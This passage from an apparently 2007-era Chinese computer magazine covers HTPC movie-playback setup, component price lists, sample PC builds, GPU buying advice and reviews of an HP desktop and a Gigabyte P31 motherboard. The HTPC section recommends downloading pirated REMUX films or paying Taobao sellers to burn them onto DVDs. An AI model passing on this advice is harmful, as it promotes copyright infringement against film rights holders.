现在我们已经有了一台能够播放高清电影的HTPC，接下来是软件方面的安装与设置。强烈建议使用Windows Vista操作系统，因为ATI Radeon HD2000系列在Windows XP下的兼容性尚未得到完全解决，希望下一版驱动能够有所改善。就目前来说，Windows Vista是HTPC的最佳平台。

有钱买蓝光？省事！

如果有能力购买BD-ROM和原版蓝光影碟，那么剩下的事情就很简单——安装一个PowerDVD软件，PowerDVD可说是目前功能最完备的高清视频播放软件，几乎不需要任何设置就能正确调用显卡的硬件解码功能。但是蓝光影碟也并非十全十美，抛开价格因素不谈，蓝光版的电影数量还很少。而且并不是每一部电影都有中文字幕的，本次专题推荐的"五大高清经典之作"中，就有两部没有中文字幕。

没钱玩下载？乐趣！

前面提到的蓝光影碟没有中文字幕的问题，在网络面前根本不值一提——无论原版影碟是否含有中文字幕，REMUX版发布的时候都会有热心网友认真翻译并调校得十分精准。不过REMUX视频文件的体积实在过于庞大了，如果用1M ADSL网络，就算能满速下载，30GB的文件也要3天左右才能下完。不过在淘宝上搜索"高清 代刻"关键字的话，能搜出很多卖家，每张DVD刻录盘的价格4～6元不等，虽说一部REMUX电影可能需要七八张盘（三四十元），但还是比自己下载要省心多了。



▲淘宝上可以找到很多代刻高清电影光盘的卖家

播放才是大问题

PowerDVD软件对于原版影碟的支持非常好，但是在播放视频文件的时候却不能加挂字幕。而KMPlayer等常用播放软件虽然能加挂字幕，但是需要极大的耐心去逐一设置分离器、解码器等无数插件。这里还是推荐"终极解码"这个软件包，其中包括了所有可能用到的插件，设置界面也非常简洁明了。图省事可以在预置的多种解码模式中选择一个，基本上可以播放绝大多数高清电影。有耐心有信心的话也可以针对每一个项目进行微调，找到最适合自己的设置。由于软件随时可能更新，这里就不给出具体下载链接了，在http://www.silu.info的置顶帖可以找到最新版本。

播放时为何声像不同步？

遇到这种问题时先观察一下，如果声像不同步的幅度随着播放逐渐加大，说明音频或视频的解码器选择有问题（通过文件名的命名方式可以确定编码）。如果声像不同步的幅度始终是固定的，说明视频文件在压制时就有问题，可以通过播放器来适当修正。以KMPlayer为例，在播放窗口上单击右键，顺序选择"播放"→"音频/视频同步"，然后调节滑块，使声像同步即可，注意播放其他文件时要调整回来。

字幕过快或过慢的问题

这种情况一般是字幕制作时时间轴没有调准确，或是视频文件与字幕的版本不对应造成的。第一种方法虽然麻烦但一劳永逸：通过SubResync等字幕调整软件来仔细校准。另一种方法比较简单但每次都要调节：在播放时按下键盘上的"["和"]"键来使字幕延迟或提前。 CF [IN01]

小提示：纯软件解码时影片为什么很不流畅？

MPEG2编码的影片对于CPU要求不高，哪怕是上一代的单核老Pentium4也能胜任。HD DVD光盘普遍采用VC-1编码对CPU要求较高，需要入门级的双核处理器才能完全软件解码，如Pentium E2160、Athlon64 X2 4000+等。而H.264编码对CPU要求最高，像《皇家赌场》这样高码率的H.264影片，至少要Core2 Duo E6320这种中高端双核处理器才能流畅地纯软件解码。

小知识：一些HTPC和高清电影相关论坛

思路：http://www.silu.info
CHD联盟：http://www.chdtv.net
VeryCD：http://www.verycd.com
HTPC源动力：http://bbs.ihtpc.net
HDTV中国：http://bbs.hd-tv.cn

不可不看的五大高清经典之作

《加勒比海盗 2》

（Pirates of the Caribbean 2: Dead Man's Chest）
REMUX 编码：H.264
蓝光原版字幕：中文、英文等
REMUX 体积：30.2GB（切割为 8DVD）

点评：这部电影的蓝光版画质被国外AVS论坛评为最高的白金级别，但是在极佳的画质和眼花缭乱的特效背后，观众们的反应却颇为两极分化。有人认为这是世俗的低级趣味，还不如纯动作片来得过瘾。有人则认为这种纯娱乐片只要抱着爆米花看得笑个不停就好，不必去想太多。说到底，这是史上票房收入排行第三的电影，仅次于《泰坦尼克号》和《指环王3》，无论别人怎么说，都一定要亲自看一看再下结论。



通过一个叫HDTune的小软件，可以很方便地查看硬盘的当前工作温度和其他很多信息

降价排行榜

TOP5 迪兰恒进 HD2600Pro极限版



↓100
¥699

显示核心	ATI Radeon HD2600Pro
核心/显存频率	700/1600MHz
显存容量	GDDR3 256MB
显存位宽	128bit
接口	DVI×2、Video-Out

高频版HD2600Pro，性能勘比HD2600XT，而且板载显存为1.1ns，理论上可以达到1800MHz的工作频率，为玩家预留出了一定超频空间。

TOP4 华硕 EAH2400Pro/HTP/256MB



↓100
¥499

显示核心	ATI Radeon HD2400Pro
核心/显存频率	525/800MHz
显存容量	GDDR3 256MB
显存位宽	64bit
接口	DVI、D-sub、Video-Out

这款显卡的游戏性能虽然不佳，但是用来组建HTPC却再合适不过了。HD2400系列的硬件解码能力并不会受到核心和显存频率降低的影响。

TOP3 铭瑄极光 8600GT钻石增强版



↓100
¥799

显示核心	NVIDIA GeForce 8600GT
核心/显存频率	540/1400MHz
显存容量	GDDR3 256MB
显存位宽	128bit
接口	DVI×2、Video-Out

这款显卡为核心和显存分别独立供电，并配备了铭瑄"炫蓝冰刀"散热器，除了为显示核心散热，也能顺便为显存降温。

TOP2 华硕 EAH2400XT/HTP/256MB



↓115
¥670

显示核心	ATI Radeon HD2400XT
核心/显存频率	700/1400MHz
显存容量	GDDR3 256MB
显存位宽	64bit
接口	DVI、D-sub、Video-Out

华硕这款显卡为无风扇静音版，厚实多鳍的散热片保证显卡长时间连续工作的稳定性。由于HD2400XT的显存位宽只有64bit，因此性能也会受到一定影响。

CPU

型号	平均价(元)
Intel Core 2 Duo E4400 2.0GHz(盒)	910
Intel Core 2 Duo E6320 1.86GHz(盒)	1290
Intel Core 2 Duo E6550 2.33GHz(盒)	1360
Intel Core 2 Q6600 2.4GHz(散)	1980
AMD Athlon64 X2 4400+ AM2(65nm/盒)	630
AMD Athlon64 X2 4800+ AM2(65nm/盒)	785
AMD Athlon64 X2 5200+ AM2(65nm/散)	910
AMD Athlon64 X2 5200+ AM2(65nm/盒)	965

▲四核的脚步在逐渐的加快，酷睿2 Q6600价位在平稳了一段时间后，又开始发力，散片的价格已经在两千元以内，加上超前性能的优势，在四核产品中性价比很不错。

硬盘

型号	平均价(元)
希捷 IDE 250GB 7200.10/8MB	500
希捷 IDE 320GB 7200.10/16MB	680
三星 IDE 160GB 7200/8MB	450
三星 IDE 250GB 7200/8MB	585
希捷 SATA 160GB 7200.10/8MB	480
希捷 SATA 250GB 7200.10/8MB	540
三星 SATA 160GB 7200/8MB	450
三星 SATA 250GB 7200/8MB	595

▲近期硬盘价格有些异动，出现了不同程度的上涨，不过日立320GB 16MB SATA硬盘的价格却维持在550元左右，比同样容量的其他品牌硬盘便宜不少，值得考虑。

主板

型号	平均价(元)
华硕 P5K SE	995
升技 AB9 QuadGT	1885
微星 P35 Neo2-FR	995
七彩虹 650i Ultra	795
华硕 M2A-VM	545
升技 KN9 SLI	900
微星 K9AGM2-F	590
七彩虹 C.A570 MVP Ver1.4	590

▲P35主板的降价速度比预计快很多，双敏狙击手AK42D基于P35+ICH9芯片组设计，主板采用五相供电回路设计，搭配高品质固体聚合物电容，849元的价格非常实惠。

内存

型号	平均价(元)
金士顿 1GB DDR2 667	270
金士顿 1GB DDR2 800	460
威刚 1GB DDR2 667(万紫千红)	240
威刚 1GB DDR2 800(红色威龙)	290
Kingmax 1GB DDR2 667 Long-DI	255
Kingmax 1GB DDR2 800 Long-DI	285
金泰克 1GB DDR2 667(磐虎)	245
金泰克 1GB DDR2 800(速虎)	280
宇瞻 1GB DDR2 667	252
宇瞻 1GB DDR2 800	300
金邦 1GB DDR2 667(千禧)	229
金邦 1GB DDR2 800(白金)	365

▲一线大厂带头降价，一直以出色品质著称的金士顿，1GB DDR2 667内存偶尔还会跌入250元以内，与杂牌内存的差价只有二三十元，该选哪个不用多说了吧。

品牌台式机

型号	平均价(元)
戴尔 Inspiron 531 Athlon64 X2 3800+/512MB/80GB/DVD-ROM/17'LCD	3990
戴尔 Inspiron 530 Pentium E2140/512MB/160GB/DVD-ROM/19'LCD	4399
长城 嘉翔V-V22140E Pentium E2140/512MB/160GB/DVD-ROM/19'LCD	4199
长城 嘉翔V-V32140E Pentium E2140/1GB/250GB/DVD-ROM/22'LCD	5590
方正 卓越 K100-8464 Pentium E2140/1GB/160GB/DVD±RW/19'LCD	4990
方正 卓越 S100-3254 Core 2 E4300/1GB/160GB/DVD±RW/21.6'LCD	6390
新蓝 靓点 9100(729) Core 2 E4300/1GB/250GB/DVD-ROM/19'LCD	6080
清华紫光 E7060 Core 2 E4300/1GB/160GB/DVD±RW/22'LCD	6100

▲清华紫光 E7060以6100元的价格提供了够用好用的整机配置，整体性价比不输自攒机，特别是22英寸宽屏液晶为多媒体娱乐效果增色不少，不足之处在于1GB内存对Windows Vista来说略嫌少了一点。

笔记本

型号	平均价(元)
联想 天逸 F31A Core Duo T7100/2GB/120GB/RAMBO/13.3'/2.15Kg	10500
长城 T60 Core Duo T5500/1GB/100GB/DVD±RW/15.4'/2.7Kg	9980
HP dv2530TX Core Duo T7100/2GB/160GB/DVD±RW/14.1'/2.43Kg	10800
东芝 SM200 Core Duo T7100/1GB/120GB/DVD±RW/14.0'/2.37Kg	8790
ThinkPad X60 Core Duo T5600/512MB/60GB/12.1'/1.43Kg	10400
长城 T60 Core Duo T2250/1GB/100GB/COMBO/15.4'/2.7Kg	6999
三星 R70(A005) Core Duo T7300/1GB/120GB/DVD±RW/15.4'/2.7Kg	11500
戴尔 D620 Core Duo T7200/1GB/120GB/DVD±RW/14.1'/2.27Kg	13999


▲华硕A8H21Jr-DR配备了ATI Mobility Radeon X2300独立显卡，整机6000元出头的价格对于喜欢玩游戏或看高清电影的朋友来说是不错的选择。

TAG | 游戏 | 装机、报价、降价 | 导购 | 硬件

本期报价截至9月15日

TOP1

蓝宝石 HD 2600XT黄金版



↓150 ¥899

显示核心	ATI Radeon HD2600XT
核心/显存频率	800/1400MHz
显存容量	GDDR3 256MB
显存位宽	128bit
接口	DVI×2、Video-Out

899元的价格虽然在同档次显卡中还是稍嫌贵了一点，但凭借蓝宝石在用户中的良好口碑，多花一点钱买个放心也是值得的。

显示器

型号	平均价(元)
美格 CRT 770XC+	690
AOC CRT 995F	1030
优派 CRT A71fSB	750
飞利浦 LCD 200WS8FB/20.1'	1710
明基 LCD FP92W/19'	1495
GreatWall LCD V247/20'	2949

▲GreatWall V247这款液晶并没有使用廉价的TN面板，而是采用三星S-PVA广视角面板。尽管如此，市场价格却仅有2900元左右，给同价位的TN面板液晶显示器带来不小冲击。

显 卡

型号	平均价(元)
七彩虹 镭风X1950GT-GD3 CH/256MB	1190
华硕 EAH2600XT D4/HTDI/256MB	1365
华硕 EAH2600PRO/HTDP/256MB	790
XFX讯景 8800GTS/320MB	2690
影驰 8600GT/256MB	990
影驰 8600GTS/256MB	1290

▲昂达HD2600XT做工不错，默认的核心/显存频率高达800/1700MHz。电源部分为三相供电设计，多达11颗富士通固态电容可看出用料之豪华，堪称800元价位显卡的典范。

音 箱

型号	平均价(元)
冲击波 SC-2116	180
冲击波 SC-2201	298
金河田 M2203	240
金河田 G8310	280
麦博 FC360II	325
漫步者 S2.1M	650

▲漫步者新上市的两款e系列2.1多媒体音箱，充分结合了美形与靓声两大特点，在外观持续创新的同时，在人性化设计和音质方面也丝毫没有放松。

“DirectX 10时代的无奈之选”

	型号	价格（元）
CPU	AMD Athlon64 X2 4800+ AM2	785元
主板	技嘉 M57SLI-S4	950元
内存	金士顿 1GB DDR2 667×2	540元
硬盘	希捷 250GB 7200.10	490元
显卡	迪兰恒进 X1950GT龙卷风/256MB	970元
光驱	明基DW200S	290元
显示器	AOC 912Sw+	1490元
键鼠	罗技 G1	185元
机箱	富士康 TSAA-832+长城 ATX-300SEP	360元
音箱	漫步者 R101T06	130元
总计		6045元

大学时就梦想配置一台性能不错的电脑，限于当时的环境，也只能是学生主流机的配置。现在都工作半年了，回到单位宿舍也没什么活动，想来自己配置台电脑玩玩游戏。

很久以前就对AMD处理器很有好感，最近更是了解到Athlon64 X2系列的性价比颇高。至于主频没必要选6000+那么高的，4000+系列就很不错。单位有人用Windows Vista操作系统，用起来感觉还不错，这次装机我也打算装Vista系统，这样一来对内存的要求会比较高，1GB只是基础，2GB比较合适。

接下来是显卡部分，现在显卡都已经支持DirectX 10了。查看一下有关的介绍，近期显卡市场出现了全面下调，支持DirectX 10的8500GT跌破500元大关，8600GT仅售599元等等，支持DirectX 9的X1950系列也跌到千元以内，面对如此局面该怎么选择？DirectX 10的优势在于采用了全新统一渲染架构设计，使整体执行效率得以提升，并且高清回放方面实现了完全硬件解码，不过目前支持DirectX 10只有寥寥数款，绝大部分游戏还是DirectX 9平台的。

更关键的是，目前千元以内的DirectX 10显卡在实际游戏中很难达到流畅的帧数，而高端的显卡价位实在太高了，要是单单为了高清视频回放去买一块这样的显卡有些不值得。而且在同等价位上，X1950GT和7600GS有更好的表现，反复考虑之后，我只好放弃了DirectX 10。

4800元主流全能机型

	型号	价格(元)
CPU	Intel 奔腾E 2160 1.8GHz	550元
内存	宇瞻 1GB DDR2 667	252元
硬盘	日立 160GB 8MB/SATA	380元
主板	华硕P5B SE	800元
显卡	蓝宝石 X1650GT白金版/256MB	599元
显示器	LG L1719S	1550元
光驱	华硕 DVD-E616A3T	160元
键鼠	金河田 十指琴魔	80元
机箱	百盛 A102+航嘉 冷静王 加强版	370元
音箱	多彩 DLS-2130	80元
共计		4821元

可选升级方案：

显示器

Great Wall L223

+430元

为节省成本，配置中选用的是17英寸普屏液晶。如果资金充足，建议考虑GreatWall L223等22英寸宽屏液晶显示器，升级的费用并不很高，但视觉效果提升十分明显。

CPU

Intel Core2 Duo E4300

+250元

处理器可以升级为Intel Core2 Duo E4300，二级缓存由1MB增加到2MB，其他方面也有一定改善。特别是搭配P965主板，200MHz外频的E4300很容易超频到333MHz，此时主频将达到3GHz，性能会得到极大提升。

主板

华硕P5K SE

+100元

P5B SE主板使用的是Intel P965芯片组，可以在此基础之上升级成Intel P35芯片组的P5K SE。如今P35主板也已经便宜很多了，具有更强的扩展能力，可以支持下一代45nm处理器。

显卡

蓝宝石 HD2600Pro 256MB DDR3

+100元

HD2000系列能够支持DirectX 10特效，并且在高清解码和视频输出方面有极大优势，多花100元即可。不过要注意HD2000系列显卡在DirectX 9游戏中表现一般。

CF [CP01]

看破虚浮的广告

华而不实的DDR4

TAG	DDR3、DDR4、ATI、NVIDIA	显卡、硬盘 导购	硬件

下面是某款高端显卡的性能规格：

显卡芯片	Radeon HD 2600XT
芯片位宽	256bit
制造工艺	65nm
核心频率	800MHz
显存频率	2200MHz
显存类型	DDR4
显存容量	256MB
显存位宽	128bit
显存速度	0.9ns

在DDR2内存占据绝对主流市场的时候，高端显卡上已经开始看到GDDR4的身影了。如果价格差不多，相信很多人都会选择显示核心或显存更新的型号，而显卡厂商自然也不会错过这个宣传的好机会。GDDR4显存采用更先进的制造工艺，同时也拥有更低的工作电压，可以在更高的工作频率下工作，使显卡得到更大的显存带宽。目前显存带宽的记录就是采用GDDR4显存的ATI Radeon HD2900XT显卡所创造的，带宽高达102.4GB/s。

看起来GDDR4显存在各方面都优于GDDR3显存，实际上却有很多不足之处——基于GDDR4的显存的显卡种类太少，目前仅有Radeon HD2900XT和Radeon HD2600XT两款显卡，NVIDIA系列中还没有看到相关的产品。而且GDDR4显存成本很高，价格昂贵，基于同样显示核心的显卡，GDDR4版本要比GDDR3版本贵上数百元。

这样的价差是否值得多花几百元呢？目前常见的最快的GDDR4显存颗粒为0.9ns，默认工作频率为2.22GHz，与1ns GDDR3显存默认的2GHz相比，频率仅相差220MHz。虽然理论上这220MHz的频率能够带来更高的显存带宽，但由于显存每升级一代，其延迟就会提高一些（还记得DDR3 1066比DDR2 800快不了多少吗？），GDDR3过渡到GDDR4同样避不开这个致命弱点，可以说这两个版本的显卡在性能上差别不大，因此目前来讲，选购GDDR4显存的显卡有些为时过早。CF [CP02]

显存速度的计算方法

0.9ns的显存工作频率为2.22GHz，这是怎么算出来的呢？有个简单的算法：

1(秒)÷0.9(纳秒)=1.11 (GHz)

由于DDR显存在一个工作周期可以传输两次数据，所以工作频率要×2，也就是2.22GHz。

闷豆逛市场

什么样的硬盘才是企业级？

120GB的硬盘早已塞得满满当当，这次干脆买个320GB的，600多元的价格还能接受得起，免得整天面对最新游戏却没地方存。

闷豆："老板，希捷320GB的串口硬盘多少钱？"

老板："640元，你买硬盘干什么用？"

闷豆："就是普通电脑上用啊，上网、玩游戏这种。"

老板故作神秘状："那你看这种SV的硬盘怎么样，最近我从海关的熟人那里弄来的，便宜！"

闷豆："这和普通硬盘有什么不一样的么？"

老板："SV属于企业级硬盘，设计上就是用来长时间连续工作的，质量好，不容易坏。"

闷豆："那价格呢？企业级是不是那种服务器级别的？恐怕很贵吧。"

老板："这你可就说错了，SV的硬盘还真不贵，我这不是特殊渠道弄来的吗，给你算便宜点，怎么样？"

闷豆看了看老板在计算器上按出来的那个数字，没想到比7200.10的还便宜一点。不禁有点晕头转向，还是先回去查一下吧……免得上当。在希捷的官方网站上看到，编号结尾为SV的硬盘并不属于企业级，是设计为硬盘录像机、监控存储等连续工作环境设计的硬盘，设计上确实是为了7×24小时工作，虽然性能方面要差一些，不过在发热和噪音方面都有出色表现。真正的企业级硬盘的编号是ES结尾，价格要比7200.10系列贵上几十元。CF [CP03]

在希捷的官方网站（http://www.seagate.com/www/zh-cn/products）上可以查到这三种硬盘的基本规格。

在平均无故障时间方面，7200.10硬盘为70万小时，SV硬盘为100万小时，ES硬盘为120万小时，可见ES硬盘虽然贵，但确实品质过硬得多。

四款魔兽显卡导购

燃烧的远征来了 你准备好了吗？

TAG	讯景、耕昇、双敏	显卡	导购

北京/TKD

2007年09月06日，万众期待的《魔兽世界》资料片《燃烧的远征》正式面向大陆玩家开放。这一天，让中国的WOW玩家欢欣鼓舞，玩家们可以扮演新的德莱尼和血精灵种族，体验全新的剧情，穿越黑暗之门，进入破碎的外域世界。资料片中新增了很多崭新的任务等着您去完成；史诗般的全新地下城等待着勇士们前去探险，另外，玩家们还可以通过竞技场系统、新的战场“风暴之眼”或者各地区的世界PvP内容进行对抗。整个游戏的可玩性相当的高，这款巨作必将成为这个金秋时节最受欢迎的游戏。

在WOW之中的A/N之争

然而，新开放的、人满为患的服务器内，大量玩家相互拥挤着冲向外域时你是否发现，原本运行起来就有些吃力的机器，一下子变得更加不堪重负了？随着更多的人物出现在同一场景，3D模型的渲染更加需要大量的显存带宽、容量，乃至显卡本身的计算性能。在新一代WOW出现之时，可能已经有玩家开始产生了更换显卡的念头。面对市场上大量的nVIDIA 8系列显卡和ATi的HD2000系列产品，你该选择哪一款呢？

ATi大举进攻 nVIDIA降价力保不失

ATi面向中、低端市场DX10显卡的上市给原本沉闷的市场注入了新的动力，直接导致了nVIDIA同级别的显卡——8600GT、8500GT大面积降价，799元成了8600GT一个新的标准，并且还有部分显卡厂商推出了699元的廉价版8600GT，配合着DDR3版的8500GT，直接形成了对ATI新一代中端主力HD2600Pro上下夹击的攻势。

性能比拼 nVIDIA稳操胜券

首当其冲的是DX 9下的游戏测试，虽然已经有部分DX10游戏面市了，但无疑现在还是DX9游戏的天下。当然了，作为DX10界面的显卡，考量DX10游戏性能也是必不可少的。

从对比测试来看，HD2600 Pro仅仅能与8500GT互相拼杀一番，可别忘了，8500GT不过是低端超值价位的产品，而且就测试数据来看，高频版本的8500GT完全可以与HD2600 Pro处于同一性能线。由于8500GT拥有低功耗、低发热的特点，加之众多显卡厂商为了争夺市场的策略，这类高频版本的产品也并非凤毛麟角。而8600GT的性能优势，更是让ATi抬不起头来。对比二者的产品线，HD2600 Pro之后是HD2600XT、HD2900XT，而8600GT之后是8600GTS、8800GTS、8800GTX。除了最高端的市场8800GTX唱独角戏外，对比一下可以看出HD2600 Pro本应该是与8600GT相抗衡的。但无论是价格、还是性能上，可以说8600GT都赢得分外轻松。这样来看，HD2600 Pro所处的位置就非常尴尬了。

DirectX 9		DirectX 10	
	DOOM3		失落的星球
HD2600 Pro	71.9FPS	HD2600 Pro	27.5FPS
8500GT	55.3FPS	8500GT	21.3FPS
8600GT	86.9FPS	8600GT	35.1FPS
	FarCry		英雄连DX10
HD2600 Pro	42.37FPS	HD2600 Pro	22.5FPS
8500GT	32.22FPS	8500GT	16.4FPS
8600GT	51.03FPS	8600GT	25.7FPS

精选8系列推荐

无疑，当前市场上nVIDIA 8系列更加值得推荐，如果日后ATi HD2000系列的价格更具诱惑力自然另当别论了。

¥999


讯景PV-T84J-UAD黑金版

推荐理由：999元就能享用一切游戏大餐了，谁说一向以价高质优的讯景没能力做超值产品？

¥899

耕昇8600GT红旗版

推荐理由：默认频率高达625/1800MHz，性能接近8600GTS，并且拥有长达五年的质保服务。



¥699

讯景PV-T86J-NAD 小牛版

推荐理由：显卡核心/显存频率达到了惊人的575MHz/1800MHz，加之优异的设计、做工用料，值得选购。

¥599

双敏 速配 PCX8528GT Pro玩家战斗版

推荐理由：通过Turbo Cache技术还能将显存从256MB“扩充”到512MB，对于《魔兽世界》这样的游戏来说，大显存非常受用！ CF [CP04]

嫌电脑的线缆太零乱？在淘宝上搜索“束线器”关键词，一个小玩意就能将线缆有序的整理器来

不足4000元的惠普品牌电脑

惠普 Pavilion g3118cx

3999元 800-820-2255 http://www.hp.com.cn

TAG	pavilion g3118cx	惠普	评测



在2007年之前，惠普的Pavilion台式机共分为m系列、u系列、a系列和g系列，其中m系列主打主流高端市场，u系列、a系列分别以Intel核心和AMD核心主攻中端主流市场，而g系列则是针对低端入门级市场准备。但是在2007年的新品发布之时，我们发现g系列不在新品之列。经过一段时间的等待后，g系列终于又回到了我们眼前，让人惊讶的是，g系列同样也属于黑晶系列，而且价格低得让人难以想象，比如这款刚刚上市不久的g3118cx，售价竟然不足4000元！

炫酷外观人人爱

改头换面惹人惊叹。第一次见到黑晶系列，你肯定会被其深深吸引。不同于老款惠普电脑，黑晶系列更具时尚风格。惠普Pavilion g3118cx采用了全新的工业设计，同此前的银外观相比，改头换面的g系列更具时尚气息和个性品位。黑色仿磨砂材质的机箱以银边镶嵌，液晶显示器面板周边及底座同样辅以银色点缀，整体设计浓重中有跳跃，深邃中见灵动，这样的电脑不管用多久，眼睛都不会厌。

设计细节让人折服

顶部开关设计体贴入微。有时，一个小小的改变就能让生活变得更好，g3118cx就是如此。其开关被设计在主机箱体的顶部，这样你可以将机箱放到桌下，不仅能拥有更多的摆放空间，同时在视觉上更能让人倍感轻松。不仅如此，这个开关按键也并非“一触即发”，即便你不小心轻碰了按钮，也不会让系统立刻进入关机操作，避免了很多麻烦。

电磁辐射我不要！作为电子产品，不可避免地会产生辐射，g3118cx在此也有应对措施。机箱后部散布着密致均匀的散热孔，不仅能有效防止电磁辐射对人体产生危害，同时还能兼顾散热，可谓一举两得。当然，这些散热孔径也是严格按照标准设计，要知道，不合规格的散热孔并不能起到防止电磁辐射的作用。作为国际一线PC大厂，惠普在这方面完全可以让消费者放心使用。

配置好坏自有评判

主流配置普通应用足够了。配置方面，此款g3118cx配置了AMD闪龙3800+ 64位处理器，拥有2.6GHz主频、1000MHz前端总线、并内置256KB二级缓存。内存部分则采用512MB DDR2，硬盘为80GB 7200 Sata产品，并配以16倍速DVD光驱。显卡则采用集成nVidia GeForce 6150SE 3D显示芯片。

可以说，这样的配置并不完美。就内存部分而言，512MB并不是主流应用的最佳容量，所以建议还是升级到1GB为好。对于一般应用来看，g3118cx已经能够完全满足了，无论是多媒体还是上网浏览，或是影音娱乐，都完全可以胜任。但是，对于游戏玩家来说，显卡部分的性能确实不够。不过别忘记，不足4000元的品牌机看中的是服务、是质量，而非绝对性能。

除了这些之外，显示器是一个比较让人头痛的事情。标配中惠普提供了一款型号为W17e的17英寸宽屏显示器，分辨率同19英寸宽屏一样为1440×900，但尺寸毕竟是有些小。如果经济允许，换成黑晶系列的19英寸宽屏显示器是个不错的主意。 CF [CP05]


外观时尚，价格便宜。


建议将内存扩充至1GB。


不足4000元的价格就可以拥有一台质量过硬的电脑，这是几年前不能想象的。不过，配置不高也是g3118cx的一大不足，这会让不少对游戏有所憧憬的玩家难以满足。

规格

项目	参数
处理器	AMD 闪龙64 3800+
内　存	512MB DDR2
硬　盘	80GB SATA
显　卡	集成GeForce 6150SE
显示器	17英寸宽屏液晶显示器
操作系统	Linux




干掉P965没商量

技嘉 GA-P31-DS3L主板

799元 021-63410999 http://www.gigabyte.com.cn

TAG | 技嘉 GA-P31-DS3L | 主板 | 评测

当你还在等待P35主板降价之时，已经悄悄出现了使用P31芯片组的主板，技嘉GA-P31-DS3L就是其中之一。作为3系列芯片组的又一款力作，它的主要替代对象是945P芯片组。然而，它甚至可以将上一代的主流产品——P965主板抛在身后，其性能之优异给人留下了深刻印象……



下一代产品 P31 是谁?

新旧搭配，P31 规格好特别。P31 芯片组是 Intel 推出的一款 3 系列产品，其目的是为了接替 945P 芯片组，主攻高性价比平台。事实上，P31 也确实如此。其规格搭配比较特别，尤其是 ICH 芯片，采用同 P945 相同的 ICH7 系列，而 MCH 芯片又来自于 P35，通过屏蔽规格特性的手段简化而来。仔细观察它的规格特性，很容易让人想拿 P31 与 P965 对比一番。没有了 DDR3、FSB1333 这两个下一代芯片组特性的重点规格后，P31 确实与 P965 在基础功能上没有什么差别。

其实去除了 DDDR3 以及 FSB1333 支持后的 P31，从规格上更像 P965，而且 P965 只是官方不支持 FSB1333 的规格，其超频能力甚至不亚于 P35，这样就会引来一个新的问题，P965 和 P31，谁更强的一些。

前瞻体验 技嘉 P31 来了!

"支持 FSB1333，P31 更像 P35 了！"技嘉 GA-P31-DS3L 就是一款非常有代表性的 P31 芯片组主板产品。但是，它与官方规格却有一个极大的不同——支持 FSB 1333 总线。这样一来，GA-P31-DS3L 又更加接近 P35 的功能了。同部分 P965 主板提供 FSB 1333 不同的是，P31 可以支持 5:6 的分频，P965 只能支持 4:5。分频有何意义呢？例如使用 FSB 1333 处理器时，P31 可以将内存设置为 DDR2-800，而 P965 则只能设置在 DDR2-833，这种非标准频率下工作可不是所有内存都能行的。

GA-P31-DS3L 采用四相供电设计，并采用了 R50 高品质电感，电容则采用了全固态产品。作为技嘉一直推崇的奢华用料配置，已经贯彻到大部分技嘉主板之上了。

当然了，作为高性价比主流平台，GA-P31-DS3L 也只能依据芯片组规格提供一条全速 16× PCI-E，不过好在时下也没几个人愿意去组建费电效率又不是很高的双显卡平台。

最值得注意的是，由于采用 ICH7 芯片，GA-P31-DS3L 可以提供一条原生的 IDE 接口，这对老设备或是大部分光驱产品来说非常受用，看来，Intel 新旧搭配的方式还是非常体贴消费需求的。



GA-P31-DS3L在性能方面堪比P965主板。


ICH7南桥芯片提供的USB数量较少。


性能比 P965 主板略强，价格又极具竞争力的技嘉 GA-P31-DS3L 很可能是未来的性价比之王。

规格

规格
芯片组：Intel P31+ICH7
前端总线：800/1066MHz
支持内存：DDR2 800最大4GB
内存频率：DDR2 800/667
内存插槽：4 DIMM
显卡插槽：1个PCI Express ×16
USB接口数量：8个USB 2.0



原生SATA确实少了些

未来的性价比之王?

"P965都不是对手，谁不心动！"在测试中，我们选择使用了一颗Intel Core 2 Duo E6850处理器，FSB为1333，并搭配组成双通道的DDR2 800金士顿内存进行测试。SISoftware Sandra 2007的Processor测试中，SSE3部分的得分为18937，ALU部分的得分是276715；SuperPi 1M的测试成绩则为17秒。同比P965主板，其他配置一致（内存频率设置为833），成绩分别是SSE3 18792、ALU 27646；18秒。显然，即便是在P965内存频率稍高的情况下，P31依然有一定的性能优势。

CF [CP06]

有时闪存卡会因为错误选择格式导致容量缺失，这时找个DC进行机内格式化操作，很容易就能找回正确的容量了

容量 速度 一样不少！

金士顿Ultimate 266X CF卡

350元(CF/2GB-U2FE) 540元(CF/4GB-U2FE) 1080元(CF/8GB-U2FE)
800-810-1972 http://www.kingston.com/china

TAG	Ultimate 266X 8GB CF卡	金士顿	评测

